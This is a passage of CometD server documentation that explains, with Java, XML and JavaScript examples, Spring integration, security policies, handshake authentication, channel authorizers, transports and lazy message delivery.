    <bean id="bayeux" class="org.cometd.server.BayeuxServerImpl" init-method="start" destroy-method="stop">
        <property name="options">
            <map>
                <entry key="timeout" value="15000" />
            </map>
        </property>
    </bean>

    <bean id="echoService" class="com.acme.cometd.EchoService">
        <constructor-arg><ref bean="bayeux" /></constructor-arg>
        <constructor-arg><ref bean="otherService" /></constructor-arg>
    </bean>

    <bean class="org.springframework.web.context.support.ServletContextAttributeExporter">
        <property name="attributes">
            <map>
                <entry key="org.cometd.bayeux" value-ref="bayeux" />
            </map>
        </property>
    </bean>
</beans>
```

Spring now creates the `BayeuxServer` object, configuring it via the `options` property, initializing via the `start()` method, and exporting to the servlet context via Spring's `ServletContextAttributeExporter`. This ensures that `CometDServlet` will *not* create its own instance of `BayeuxServer`, but use the one that is already present in the servlet context, created by Spring.

Below you can find a Spring's `applicationContext.xml` that configures the `BayeuxServer` object with the WebSocket transport:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org
/schema/beans/spring-beans-4.0.xsd">

    <bean id="bayeux" class="org.cometd.server.BayeuxServerImpl" init-method="start" destroy-method="stop">
        <property name="transports">
            <list>
                <bean id="websocketTransport" class="org.cometd.websocket.server.WebSocketTransport">
                    <constructor-arg ref="bayeux" />
                </bean>
                <bean id="jsonTransport" class="org.cometd.server.transport.JSONTransport">
                    <constructor-arg ref="bayeux" />
                </bean>
                <bean id="jsonpTransport" class="org.cometd.server.transport.JSONPTransport">
                    <constructor-arg ref="bayeux" />
                </bean>
            </list>
        </property>
    </bean>

    ... as before ...

</beans>
```

> When configuring the `BayeuxServer` transports, you need to explicitly specify all the transports you want, included the default transports that you do not need to specify when configuring a `BayeuxServer` using the `CometDServlet`. The order of the transports is important, and you want the `WebSocketTransport` to be the first of the list, followed by at least the `JSONTransport` (also known as the "long-polling" transport) as a fallback.

9.3.3.26. Annotation Based Spring Configuration

Spring 3 or greater supports annotation-based configuration, and the annotated services section integrate nicely with Spring, version 3 or greater. Spring 3 or greater is required because it supports injection via JSR 330 (http://jcp.org/en/jsr/detail?id=330). Prerequisite to making Spring work with CometD annotated services is to have JSR 330's `javax.inject` classes in the classpath along with JSR 250's (http://jcp.org/en/jsr/detail?id=250) `javax.annotation` classes (these are included in JDK 6 and therefore only required if you use JDK 5).

> Do not forget that Spring 3 or greater requires CGLIB classes in the classpath as well.

The `web.xml` file is exactly the same as the one given as an example in the XML based configuration above, and the same important notes apply.

Spring's `applicationContext.xml` is as follows:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:context="http://www.springframework.org/schema/context"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org
/schema/beans/spring-beans-4.0.xsd
                           http://www.springframework.org/schema/context http://www.springframework.org
/schema/context/spring-context-4.0.xsd">

    <context:component-scan base-package="com.acme..." />

</beans>
```

Spring scans the classpath for classes that qualify as Spring beans in the given base package.

The CometD annotated service needs some additional annotation to make it qualify as a Spring bean:

JAVA

```
@javax.inject.Named // Tells Spring that this is a bean
@javax.inject.Singleton // Tells Spring that this is a singleton
@Service("echoService")
public class EchoService {
    @Inject
    private BayeuxServer bayeux;
    @Session
    private ServerSession serverSession;

    @PostConstruct
    public void init() {
        System.out.println("Echo Service Initialized");
    }

    @Listener("/echo")
    public void echo(ServerSession remote, ServerMessage.Mutable message) {
        String channel = message.getChannel();
        Object data = message.getData();
        remote.deliver(serverSession, channel, data);
    }
}
```

The missing piece is that you need to tell Spring to perform the processing of the CometD annotations; do so using a Spring component:

JAVA

```
@Configuration
public class Configurer implements DestructionAwareBeanPostProcessor, ServletContextAware {
    private BayeuxServer bayeuxServer;
    private ServerAnnotationProcessor processor;

    @Inject
    private void setBayeuxServer(BayeuxServer bayeuxServer) {
        this.bayeuxServer = bayeuxServer;
    }

    @PostConstruct
    private void init() {
        this.processor = new ServerAnnotationProcessor(bayeuxServer);
    }

    @Override
    public Object postProcessBeforeInitialization(Object bean, String name) throws BeansException {
        processor.processDependencies(bean);
        processor.processConfigurations(bean);
        processor.processCallbacks(bean);
        return bean;
    }

    @Override
    public Object postProcessAfterInitialization(Object bean, String name) throws BeansException {
        return bean;
    }

    @Override
    public boolean requiresDestruction(Object bean) {
        return true;
    }

    @Override
    public void postProcessBeforeDestruction(Object bean, String name) throws BeansException {
        processor.deprocessCallbacks(bean);
    }

    @Bean(initMethod = "start", destroyMethod = "stop")
    public BayeuxServer bayeuxServer() {
        BayeuxServerImpl bean = new BayeuxServerImpl();
        bean.setOption(BayeuxServerImpl.LOG_LEVEL, "3");
        return bean;
    }

    @Override
    public void setServletContext(ServletContext servletContext) {
        servletContext.setAttribute(BayeuxServer.ATTRIBUTE, bayeuxServer);
    }
}
```

Summary:

- This Spring component is the factory for the BayeuxServer object via the `bayeuxServer()` method (annotated with Spring's `@Bean`).
- Creating CometD's `ServerAnnotationProcessor` requires the BayeuxServer object, and therefore it `@Injects` it into a setter method.

- The lifecycle callback `init()` creates CometD's `ServerAnnotationProcessor`, which is then used during Spring's bean post processing phases.
- Finally, the BayeuxServer object is exported into the servlet context for the CometD servlet to use.

9.3.4. Authorization

You can configure the `BayeuxServer` object with an `org.cometd.bayeux.server.SecurityPolicy` object, which allows you to control various steps of the Bayeux protocol such as handshake, subscription, and publish. By default, the `BayeuxServer` object has a default `SecurityPolicy`, that allows almost any operation.

The `org.cometd.bayeux.server.SecurityPolicy` interface has a default implementation in `org.cometd.server.DefaultSecurityPolicy`, that is useful as a base class to customize the `SecurityPolicy` (see the authentication section for an example).

The `org.cometd.bayeux.server.SecurityPolicy` methods are:

JAVA

```
boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message);

boolean canCreate(BayeuxServer server, ServerSession session, String channelId, ServerMessage message);

boolean canSubscribe(BayeuxServer server, ServerSession session, ServerChannel channel, ServerMessage
messsage);

boolean canPublish(BayeuxServer server, ServerSession session, ServerChannel channel, ServerMessage
messsage);
```

Those methods control, respectively, whether a handshake, a channel creation, a subscription to a channel or a publish to a channel are to be authorized.

> The `SecurityPolicy` methods are invoked for `ServerSession` that correspond to both local clients and remote clients (see also the sessions section).
>
> Application code can determine whether a `ServerSession` correspond to a local client by calling method `ServerSession.isLocalSession()`.
>
> In almost all cases, local clients should be authorized because they are created on the server by the application (for example, by services – see also the inherited services section) and therefore are trusted clients.

The default implementation `org.cometd.server.DefaultSecurityPolicy`:

- Allows any handshake.
- Allows creation of a channel only from clients that performed a handshake, and only if the channel is not a meta channel.
- Allows subscription from clients that performed a handshake, but not if the channel is a meta channel.
- Allows publish from clients that performed a handshake to any channel that is not a meta channel.

A typical custom `SecurityPolicy` may override the `canHandshake(…)` method to control authentication:

JAVA

```java
public class CustomSecurityPolicy extends DefaultSecurityPolicy {
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        // Always allow local clients
        if (session.isLocalSession()) {
            return true;
        }

        // Implement custom authentication logic
        boolean authenticated = authenticate(server, session, message);

        return authenticated;
    }
}
```

To understand how to install your custom `SecurityPolicy` on the `BayeuxServer` object, see how it is done in the authentication section.

Follow also the authorizers section for further information about authorization.

9.3.5. Authentication

Authentication is a complex task, and can be achieved in many ways, and most often each way is peculiar to a particular application. That is why CometD does not provide an out of the box solution for authentication but provides APIs that applications can use to implement in few steps their own authentication mechanism.

The recommended way to perform authentication in CometD is to pass the authentication credentials in the initial handshake message.

Both the JavaScript handshake API and the Java Client handshake API allow an application to pass an additional object that will be merged into the handshake message and sent to the server:

JAVASCRIPT

```
cometd.configure({
    url: 'http://localhost:8080/myapp/cometd'
});

// Register a listener to be notified of authentication success or failure
cometd.addListener('/meta/handshake', function(message) {
    var authn = message.ext && message.ext['com.myapp.authn'];
    if (authn && authn.failed === true) {
        // Authentication failed, tell the user
        window.alert('Authentication failed!');
    }
});

var username = 'foo';
var password = 'bar';

// Send the authentication information
cometd.handshake({
    ext: {
        com.myapp.authn: {
            user: username,
            credentials: password
        }
    }
});
```

The Bayeux Protocol specification suggests that the authentication information is stored in the `ext` field of the handshake message (see here) and it is good practice to use a fully qualified name for the extension field, such as `com.myapp.authn`.

On the server, you need to configure the `BayeuxServer` object with an implementation of `org.cometd.bayeux.server.SecurityPolicy` to deny the handshake to clients that provide wrong credentials.

The section on services integration shows how to perform the initialization and configuration of the `BayeuxServer` object, and you can use similar code to configure the `SecurityPolicy` too, for example below using a configuration servlet:

JAVA

```
public class MyAppInitializer extends GenericServlet {
    @Override
    public void init() throws ServletException {
        BayeuxServer bayeux = (BayeuxServer)getServletContext().getAttribute(BayeuxServer.ATTRIBUTE);
        MyAppAuthenticator authenticator = new MyAppAuthenticator();
        bayeux.setSecurityPolicy(authenticator);
    }

    @Override
    public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
        throw new ServletException();
    }
}
```

Below you can find the code for the `MyAppAuthenticator` class referenced above:

JAVA

```
public class MyAppAuthenticator extends DefaultSecurityPolicy implements ServerSession.RemoveListener {  1
    @Override
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {  2
        if (session.isLocalSession()) {  3
            return true;
        }

        Map<String, Object> ext = message.getExt();
        if (ext == null) {
            return false;
        }

        Map<String, Object> authentication = (Map<String, Object>)ext.get("com.myapp.authn");
        if (authentication == null) {
            return false;
        }

        Object authenticationData = verify(authentication);  4
        if (authenticationData == null) {
            return false;
        }

        // Authentication successful

        // Link authentication data to the session  5

        // Be notified when the session disappears
        session.addListener(this);  6

        return true;
    }

    public void removed(ServerSession session, boolean expired) {  7
        // Unlink authentication data from the remote client  8
    }
}
```

1 Make `MyAppAuthenticator` be a `SecurityPolicy` and a `ServerSession.RemoveListener` , since the code is really tied together.

2 Override `SecurityPolicy.canHandshake()` , to extract the authentication information from the message sent by the client.

3 Allow handshakes for any server-side local session (such as those associated with services).

4 Verify the authentication information sent by the client, and obtain back server-side authentication data that you can later associate with the remote client.

5 Link the server-side authentication data to the session.

6 Register a listener to be notified when the remote session disappears (which you will react to in step 8).

7 Implement `RemoveListener.removed()` , which is called when the remote session disappears, either because it disconnected or because it crashed.

8 Unlink the server-side authentication data from the remote client object, the operation opposite to step 5.

The most important steps are the number 5 and the number 8, where the server-side authentication data is linked/unlinked to/from the `org.cometd.bayeux.server.ServerSession` object.

This linking depends very much from application to application. It may link a database primary key (of the row representing the user account) with the remote session id (obtained with session.getId()), and/or viceversa, or it may link OAUTH tokens with the remote session id, etc.

The linking should be performed by some other object that can then be used by other code of the application, for example:

JAVA

```java
public class MyAppAuthenticator extends DefaultSecurityPolicy implements ServerSession.RemoveListener {
    private final Users users;

    public MyAppAuthenticator(Users users) {
        this.users = users;
    }

    @Override
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        if (session.isLocalSession()) {
            return true;
        }

        Map<String, Object> ext = message.getExt();
        if (ext == null) {
            return false;
        }

        Map<String, Object> authentication = (Map<String, Object>)ext.get("com.myapp.authn");
        if (authentication == null) {
            return false;
        }

        if (!verify(authentication)) {
            return false;
        }

        // Authentication successful.

        // Link authentication data to the session.
        users.put(session, authentication);

        // Be notified when the session disappears.
        session.addListener(this);

        return true;
    }

    public void removed(ServerSession session, boolean expired) {
        // Unlink authentication data from the remote client
        users.remove(session);
    }
}
```

And below you can find a very simple implementation of the `Users` class:

JAVA

```
public class Users {
    private final ConcurrentMap<String, ServerSession> users = new ConcurrentHashMap<>();

    public void put(ServerSession session, Map<String, Object> credentials) {
        String user = (String)credentials.get("user");
        users.put(user, session);
    }

    public void remove(ServerSession session) {
        users.values().remove(session);
    }
}
```

The `Users` object can now be injected in CometD services and its API enriched to fit the application needs such as retrieving the user name for a given session, or the `ServerSession` for a given user name, etc.

Alternatively, the linking/unlinking (steps 5 and 8 above) can be performed in a `BayeuxServer.SessionListener`. These listeners are invoked *after* `SecurityPolicy.canHandshake()` and are invoked also when a `ServerSession` is removed, therefore there is no need to register a `RemoveListener` with the `ServerSession` like done in step 6 above:

JAVA

```
BayeuxServer bayeuxServer = ...;

final Users users = ...;

bayeuxServer.addListener(new BayeuxServer.SessionListener() {
    public void sessionAdded(ServerSession session, ServerMessage message) {
        Map<String, Object> authentication = (Map<String, Object>)ext.get("com.myapp.authn");
        users.put(session, authentication);
    }

    public void sessionRemoved(ServerSession session, boolean timedout) {
        users.remove(session);
    }
});
```

Each Bayeux message always come with a session id, which can be thought as similar to the HTTP session id. In the same way it is widespread practice to put the server-side authentication data in the `HttpSession` object (identified by the HTTP session id), in CometD web applications you can put server-side authentication data in the `ServerSession` object.

The Bayeux session ids are long, randomly generated numbers, exactly like HTTP session ids, and offer the same level security offered by a HTTP session id. If an attacker manages to sniff a Bayeux session id, it can impersonate that Bayeux session exactly in the same way it can sniff a HTTP session id and impersonate that HTTP session. And, of course, the same solutions to this problem used to secure HTTP applications can be used to secure CometD web applications, most notably the use of TLS.

9.3.5.1. Customizing the handshake response message

The handshake response message can be customized, for example adding an object to the `ext` field of the response, that specify further challenge data or the code/reason of the failure, and what action should be done by the client (for example, disconnecting or retrying the handshake).

This is an example of how the handshake response message can be customized in the `SecurityPolicy` implementation:

JAVA

```java
public class MySecurityPolicy extends DefaultSecurityPolicy {
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        if (!canAuthenticate(session, message)) {
            // Retrieve the handshake response
            ServerMessage.Mutable handshakeReply = message.getAssociated();

            // Modify the advice, in this case tell to try again
            // If the advice is not modified it will default to disconnect the client
            Map advice = handshakeReply.getAdvice(true);
            advice.put(Message.RECONNECT_FIELD, Message.RECONNECT_HANDSHAKE_VALUE);

            // Modify the ext field with extra information on the authentication failure
            Map ext = handshakeReply.getExt(true);
            Map authentication = new HashMap();
            ext.put("com.myapp.authn", authentication);
            authentication.put("failureReason", "invalid_credentials");
            return false;
        }
        return true;
    }
}
```

Alternatively, it is possible to customize the handshake response message by implementing a `BayeuxServer.Extension`:

JAVA

```java
public class HandshakeExtension implements BayeuxServer.Extension {
    public boolean sendMeta(ServerSession to, ServerMessage.Mutable message) {
        if (Channel.META_HANDSHAKE.equals(message.getChannel())) {
            if (!message.isSuccessful()) {
                Map advice = message.getAdvice(true);
                advice.put(Message.RECONNECT_FIELD, Message.RECONNECT_HANDSHAKE_VALUE);

                Map ext = message.getExt(true);
                Map authentication = new HashMap();
                ext.put("com.myapp.authn", authentication);
                authentication.put("failureReason", "invalid_credentials");
            }
        }
    }

    // Other methods omitted
}
```

9.3.6. Server Channel Authorizers

CometD provides application with *authorizers*, a feature that allows fine-grained control of authorization on channel operations.

9.3.6.1. Understanding Authorizers

Authorizers are objects that implement `org.cometd.bayeux.server.Authorizer`; you add them to server-side channels at setup time (before any operation on that channel can happen) in the following way:

```java
BayeuxServer bayeuxServer = ...;
bayeuxServer.createChannelIfAbsent("/my/channel", new ConfigurableServerChannel.Initializer() {
    public void configureChannel(ConfigurableServerChannel channel) {
        channel.addAuthorizer(GrantAuthorizer.GRANT_PUBLISH);
    }
});
```

The utility class `org.cometd.server.authorizer.GrantAuthorizer` provides some pre-made authorizers, but you can create your own at will.

Authorizers are particularly suited to control authorization on those channels that CometD creates at runtime, or for those channels whose ID CometD builds at runtime by concatenating strings that are unknown at application startup (see examples below).

- Authorizers do not apply to meta channels, only to service channels and to broadcast channels.
- You can add authorizers to wildcard channels (such as `/chat/*`); they impact all channels that match the wildcard channel on which you have added the authorizer.
- An authorizer that you add to `/**` impacts all non-meta channels.
- For a non wildcard channel such as `/chat/room/10`, the *authorizer set* is the union of all authorizers on that channel, and of all authorizers on wildcard channels that match the channel (in this case authorizers on channels `/chat/room/*`, `/chat/room/**`, `/chat/**` and `/**`).

9.3.6.2. Authorization Algorithm

Authorizers control access to channels in collaboration with the `org.cometd.bayeux.server.SecurityPolicy` that is currently installed.

The `org.cometd.bayeux.server.SecurityPolicy` class exposes three methods that you can use to control access to channels:

```java
public boolean canCreate   (BayeuxServer server, ServerSession session, String channelId,
ServerMessage message);
public boolean canSubscribe(BayeuxServer server, ServerSession session, ServerChannel channel,
ServerMessage message);
public boolean canPublish  (BayeuxServer server, ServerSession session, ServerChannel channel,
ServerMessage message);
```

These authorizers control, respectively, the operation to create a channel, the operation to subscribe to a channel, and the operation to publish to a channel.

The complete algorithm for the authorization follows:

1. If there is a security policy, and the security policy denies the request, then the request is denied.
2. Otherwise, if the authorizer set is empty, the request is granted.
3. Otherwise, if no authorizer explicitly grants the operation, the request is denied.

4. Otherwise, if at least one authorizer explicitly grants the operation, and no authorizer explicitly denies the operation, the request is granted.
5. Otherwise, if one authorizer explicitly denies the operation, remaining authorizers are not consulted, and the request is denied.

The order in which the authorizers are called is not important.

The following method of `org.cometd.bayeux.server.Authorizer` must be implemented with your authorization algorithm:

```java
public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage
message);
```

One of three possible results must be returned:

- `Result.grant()`:

  ```java
  public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage
  message) {
      return Result.grant();
  }
  ```

  `Result.grant()` explicitly grants permission to perform the operation passed in as a parameter on the channel. At least one authorizer must grant the operation, otherwise the operation is denied.

  The fact that one (or multiple) authorizers grant an operation does not imply that the operation is granted at the end of the authorization algorithm: it could be denied by another authorizer in the set of authorizers for that channel.

- `Result.ignore()`:

  ```java
  public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage
  message) {
      return Result.ignore();
  }
  ```

  `Result.ignore()` neither grants nor denies the permission to perform the operation passed in as a parameter on the channel. Ignoring the authorization request is the usual way to deny authorization if the conditions for which the operation must be granted do not apply.

- `Result.deny()`:

```java
public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage
message) {
    return Result.deny("reason to deny");
}
```

`Result.deny()` explicitly denies the permission to perform the operation passed in as a parameter on the channel. Denying the authorization request immediately results in the authorization being denied without even consulting other authorizers in the authorizer set for that channel.

Typically, denying authorizers are used for cross-cutting concerns: where you have a sophisticated logic in authorizers to grant access to users for specific paid TV channels based on the user's contract (imagine that bronze, silver and gold contracts give access to different TV channels), you have a single authorizer that denies the operation if the user's balance is insufficient, no matter the contract or the TV channel being requested.

Similarly to the `SecurityPolicy` (see also the authorization section), `Authorizer` methods are invoked for any `ServerSession`, even those generated by local clients (such as services, see also the inherited services section). Implementers should check whether the `ServerSession` that is performing the operation is related to a local client or to a remote client, and act accordingly (see example below).

9.3.6.3. Example

The following example assumes that the security policy does not interfere with the authorizers, and that the code is executed before the channel exists (either at application startup or in places where the application logic ensures that the channel has not been created yet).

Imagine an application that allows you to watch and play games.

Typically, an ignoring authorizer is added on a root channel:

```java
BayeuxServer bayeuxServer = ...;
MarkedReference<ServerChannel> ref = bayeuxServer.createChannelIfAbsent("/game/**");
ServerChannel gameStarStar = ref.getReference();
gameStarStar.addAuthorizer(GrantAuthorizer.GRANT_NONE);
```

This ensures that the authorizer set is not empty, and that by default (if no other authorizer grants or denies) the authorization is ignored and hence denied.

Only captains can start a new game, and to do so they create a new channel for that game, for example `/game/123` (where `123` is the gameId):

```
gameStarStar.addAuthorizer(new Authorizer() {
    public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage message) {
        // Always grant authorization to local clients
        if (session.isLocalSession()) {
            return Result.grant();
        }

        boolean isCaptain = isCaptain(session);
        boolean isGameChannel = !channel.isWild() && new ChannelId("/game").isParentOf(channel);
        if (operation == Operation.CREATE && isCaptain && isGameChannel) {
            return Result.grant();
        }
        return Result.ignore();
    }
});
```

Everyone can watch the game:

JAVA

```
gameStarStar.addAuthorizer(GrantAuthorizer.GRANT_SUBSCRIBE);
```

Only players can play:

JAVA

```
ServerChannel gameChannel = bayeuxServer.getChannel("/game/" + gameId);
gameChannel.addAuthorizer(new Authorizer() {
    public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage message) {
        // Always grant authorization to local clients
        if (session.isLocalSession()) {
            return Result.grant();
        }

        boolean isPlayer = isPlayer(session, channel);
        if (operation == Operation.PUBLISH && isPlayer) {
            return Result.grant();
        }
        return Result.ignore();
    }
});
```

The authorizers are the following:

```
/game/**  --> one authorizer that ignores everything
          --> one authorizer that grants captains authority to create games
          --> one authorizer that grants everyone the ability to watch games
/game/123 --> one authorizer that grants players the ability to play
```

Imagine that later you want to forbid criminal supporters to watch games, so you can add another authorizer (instead of modifying the one that allows everyone to watch games):

JAVA

```
gameStarStar.addAuthorizer(new Authorizer() {
    public Result authorize(Operation operation, ChannelId channel, ServerSession session, ServerMessage
message) {
        // Always grant authorization to local clients
        if (session.isLocalSession()) {
            return Result.grant();
        }

        boolean isCriminalSupporter = isCriminalSupporter(session);
        if (operation == Operation.SUBSCRIBE && isCriminalSupporter) {
            return Result.deny("criminal_supporter");
        }
        return Result.ignore();
    }
});
```

The authorizers are now the following:

```
/game/**  --> one authorizer that ignores everything
          --> one authorizer that grants captains the ability to create games
          --> one authorizer that grants everyone the ability to watch games
          --> one authorizer that denies criminal supporters the ability to watch games
/game/123 --> one authorizer that grants players the ability to play
```

Notice how authorizers on `/game/**` never grant `Operation.PUBLISH`, which authorizers only grant on specific game channels. Also, the specific game channel does not need to grant `Operation.SUBSCRIBE`, because its authorizer ignores the subscribe operation that is authorizers therefore handle on the `/game/**` channel.

9.3.7. Server Transports

The Bayeux protocol defines two mandatory transports: `long-polling` and `callback-polling`. These two transports are automatically configured in the `BayeuxServer` instance, and there is no need to explicitly specify them in the configuration. The respective implementation classes are named `org.cometd.server.transport.JSONTransport` and `org.cometd.server.transport.JSONPTransport`.

For the `websocket` transport there exist two transport implementations:

- one based on the standard Java APIs provided by JSR 356 (https://jcp.org/en/jsr/detail?id=356). If these APIs are available, CometD will use a `websocket` transport based on the standard WebSocket APIs, whose implementation class is named `org.cometd.websocket.server.WebSocketTransport`
- one based on the Jetty WebSocket APIs, whose implementation class is named `org.cometd.websocket.server.JettyWebSocketTransport`. CometD will *not* attempt to use this transport automatically; applications that want to make use of the extra features provided by this transport must explicitly configure it (typically along with a HTTP transport such as `long-polling`) using the `transports` parameter as described in the server configuration section.

The order of preference for the server transport is: `[websocket, long-polling, callback-polling]`.

> The CometD project borrows many libraries from the Jetty (http://eclipse.org/jetty) project, but all of them are portable across Servlet Containers, so you can deploy your CometD web application to *any* Servlet Container.

> The `websocket` *server* transport will be enabled *only* if your Servlet Container supports JSR 356 and if that supports is enabled (some container may make it optional).
>
> It is possible to use the `websocket` *client* transport on the server (for example to communicate with another WebSocket CometD server) without any problem because it is fully portable (provided you ship all the dependencies in your web application). For example, it is possible to have a client communicating via HTTP to a CometD web application running in Tomcat, which communicates via WebSocket to another CometD web application running in Jetty.

The CometD server tries to lookup the JSR 356 APIs via reflection on startup; if they are available, then it creates the `websocket` transport based on the JSR 356 APIs.

> Remember that the availability of the JSR 356 APIs is not enough, you need to make sure that your web application contains the required CometD dependencies.

The JSR 356 `websocket` transport requires the dependency `org.cometd.java:cometd-java-websocket-javax-server` (and transitive dependencies).

The Jetty `websocket` transport requires the dependency `org.cometd.java:cometd-java-websocket-jetty-server` (and transitive dependencies).

Including the right dependencies in your web application is very easy if you use Maven: just declare the above dependency in your web application's `pom.xml` file.

If you are not using Maven, you need to make sure that above dependency and its transitive dependencies are present in the `WEB-INF/lib` directory of your web application `.war` file.

If you have configured your web application to support cross-domain HTTP calls (see also this section), you do not need to worry because the `CrossOriginFilter` is by default disabled for the WebSocket protocol.

If you plan to use the `websocket` *client* transport in your web application, and you are not using Maven, make sure to read the Java client transports section.

9.3.8. Contextual Information

Server-side components such as services (see also the services section), extensions (see also the extensions section) or authorizers (see also the authorizers section) may need to access contextual information, that is information provided by the Servlet environment such as request attributes, HTTP session attributes, servlet context attributes or network address information.

While the Servlet model can easily provide such information, CometD can use also non-HTTP transports such as WebSocket that may not have such information readily available. CometD abstracts the retrieval of contextual information for any transport via the `org.cometd.bayeux.server.BayeuxContext` class.

An instance of `BayeuxContext` can be obtained from the `BayeuxServer` instance:

JAVA

```
BayeuxContext context = bayeuxServer.getContext();
```

A typical usage in a `SecurityPolicy` (see also the authorization section) is the following:

JAVA

```
public class OneClientPerAddressSecurityPolicy extends DefaultSecurityPolicy {
    private final Set<String> addresses = new HashSet<String>();

    @Override
    public boolean canHandshake(BayeuxServer bayeuxServer, ServerSession session, ServerMessage message) {
        BayeuxContext context = bayeuxServer.getContext();

        // Get the remote address of the client
        final String remoteAddress = context.getRemoteAddress().getHostString();

        // Only allow clients from different remote addresses

        boolean notPresent = addresses.add(remoteAddress);

        // Avoid to leak addresses
        session.addListener(new ServerSession.RemoveListener() {
            public void removed(ServerSession session, boolean timeout) {
                addresses.remove(remoteAddress);
            }
        });

        return notPresent ? true : false;
    }
}
```

Refer to the Javadoc documentation (http://docs.cometd.org/apidocs) for further information about methods available in `BayeuxContext`.

It is recommended to always call `BayeuxServer.getContext()` to obtain the `BayeuxContext` instance; it should never be cached and then reused across messages. This allows maximum portability of your code in case you're using a mix of WebSocket and HTTP transports.

9.3.8.1. HTTP Contextual Information

For pure HTTP transports such as `long-polling` and `callback-polling`, there is a direct link between the information contained in the `BayeuxContext` and the current HTTP request that carried the Bayeux message.

For these transports, the `BayeuxContext` is created anew for every invocation of `BayeuxServer.getContext()`, wrapping the current `HttpServletRequest`.

9.3.8.2. WebSocket Contextual Information

For the WebSocket transport, the `BayeuxContext` instance is created only once, during the upgrade from HTTP to

WebSocket. The information contained in the HTTP upgrade request is copied into the `BayeuxContext` instance and never updated again, since after the upgrade the protocol is WebSocket, and such contextual information is not available anymore.

9.3.9. Lazy Channels and Messages

Sometimes applications need to send non-urgent messages to clients; alert messages such as "email received" or "server uptime", are typical examples, but chat messages sometimes also fit this definition. While these messages need to reach the client(s) eventually, there is no need to deliver them immediately: they are queued into the `ServerSession’s message queue, but their delivery can be postponed to the first occasion.

In CometD, "first occasion" means whichever of the following things occurs first (see also the server configuration section for information about configuring the following parameters):

- the channel’s lazy timeout expires
- the `/meta/connect` timeout expires so that the `/meta/connect` response is sent to the client
- another non-lazy message triggered the `ServerSession’s message queue to be sent to the client

To support this feature, CometD introduces the concepts of *lazy channel* and *lazy messages*.

An application can mark a message as lazy by calling `ServerMessage.Mutable.setLazy(true)` on the message instance itself, for example:

JAVA

```
@Service
public class LazyService {
    @Inject
    private BayeuxServer bayeuxServer;
    @Session
    private LocalSession session;

    public void receiveNewsFromExternalSystem(NewsInfo news) {
        ServerMessage.Mutable message = this.bayeuxServer.newMessage();
        message.setChannel("/news");
        message.setData(news);
        message.setLazy(true);
        this.bayeuxServer.getChannel("/news").publish(this.session, message);
    }
}
```

In this example, an external system invokes method `LazyService.receiveNewsFromExternalSystem(…)` every time there is news, and the service broadcasts the news to all interested clients. However, since the news need not be delivered immediately, the message is marked as lazy. Each remote client possibly receives the message at a different time: some receive it immediately (because, for example, they have other non-lazy messages to be delivered), some receive it after few milliseconds (because, for example, their `/meta/connect` timeout expires in a few milliseconds), while others receive it only upon the whole `maxLazyInterval` timeout.

In the same way you can mark a message as lazy, you can also mark server channels as lazy. Every message that is published to a lazy channel becomes a lazy message which is then queued into the `ServerSession’s message queue for delivery on first occasion.

You can mark server channels as lazy at any time, but it is best to configure them as lazy at creation time, for example:

JAVA

```java
@Service
public class LazyService {
    @Inject
    private BayeuxServer bayeuxServer;
    @Session
    private LocalSession session;

    @Configure("/news")
    public void setupNewsChannel(ConfigurableServerChannel channel) {
        channel.setLazy(true);
    }

    public void receiveNewsFromExternalSystem(NewsInfo news) {
        this.bayeuxServer.getChannel("/news").publish(this.session, news);
    }
}
```

When a server channel is marked lazy, by default it has a lazy timeout specified by the global `maxLazyTimeout` parameter (see also the server configuration section).

In more sophisticated cases, you may want to specify different lazy timeouts for different server channels, for example:

JAVA

```java
@Service
public class LazyService {
    ...

    @Configure("/news")
    public void setupNewsChannel(ConfigurableServerChannel channel) {
        channel.setLazy(true);
    }

    @Configure("/chat")
    public void setupChatChannel(ConfigurableServerChannel channel) {
        channel.setLazyTimeout(2000);
    }

    ...
}
```

In the example above, channel `/news` inherits the default `maxLazyTimeout` (5000 ms), while the `/chat` channel is configured with a specific lazy timeout of 2000 ms. A server channel that has a non-zero, positive lazy timeout is automatically marked as lazy.

If a wildcard server channel such as `/chat/*` is marked as lazy, then all messages sent to server channels that match that wildcard server channel (such as `/chat/1`) will be lazy. Conversely, if a non-wildcard server channel such as `/news` is lazy, then all messages sent to children server channels of that non-wildcard server channel (such as `/news/sport`) will not be lazy.

9.3.10. Multiple Sessions

9.3.11. Multiple Sessions with HTTP/1.1

In the HTTP/1.1 protocol, clients such as browsers open a limited number of connections for each domain, typically 6.

RFC 2616 (https://tools.ietf.org/html/rfc2616) recommended that client opened no more than two connections per domain. This limit has been removed in RFC 7230 (https://tools.ietf.org/html/rfc7230), but it is still not a good idea to open too many connections to a domain.

Clients such as browsers that have this *implementation* limit for the HTTP/1.1 protocol consequently limit also the number of concurrent, outstanding, requests that they can make to a server.

In browsers, all the tabs pointing to the same domain will share this small, per domain, connection pool. If a user opens 6 browser tabs to the same CometD application (and therefore, the same domain), then 6 long poll requests will be sent to the server, therefore consuming all available connections. This means that any further communication with the server (for example, the publish of a message, but also any other interaction, either via clicking on a link or using `XMLHttpRequest`) will be queued and will wait for one of the long polls to return before taking the chance to be sent to the server.

This is not good for the user experience. An interaction of the user with the application should result in some immediate feedback, but instead the interaction is queued for many seconds, leaving the user with the doubt that interaction with the user interface really happened, causing frustration in using the application.

The CometD Server implements the `multiple-clients` advice (see also this section). The server uses `BAYEUX_BROWSER` cookie to detect multiple CometD sessions from the same browser.

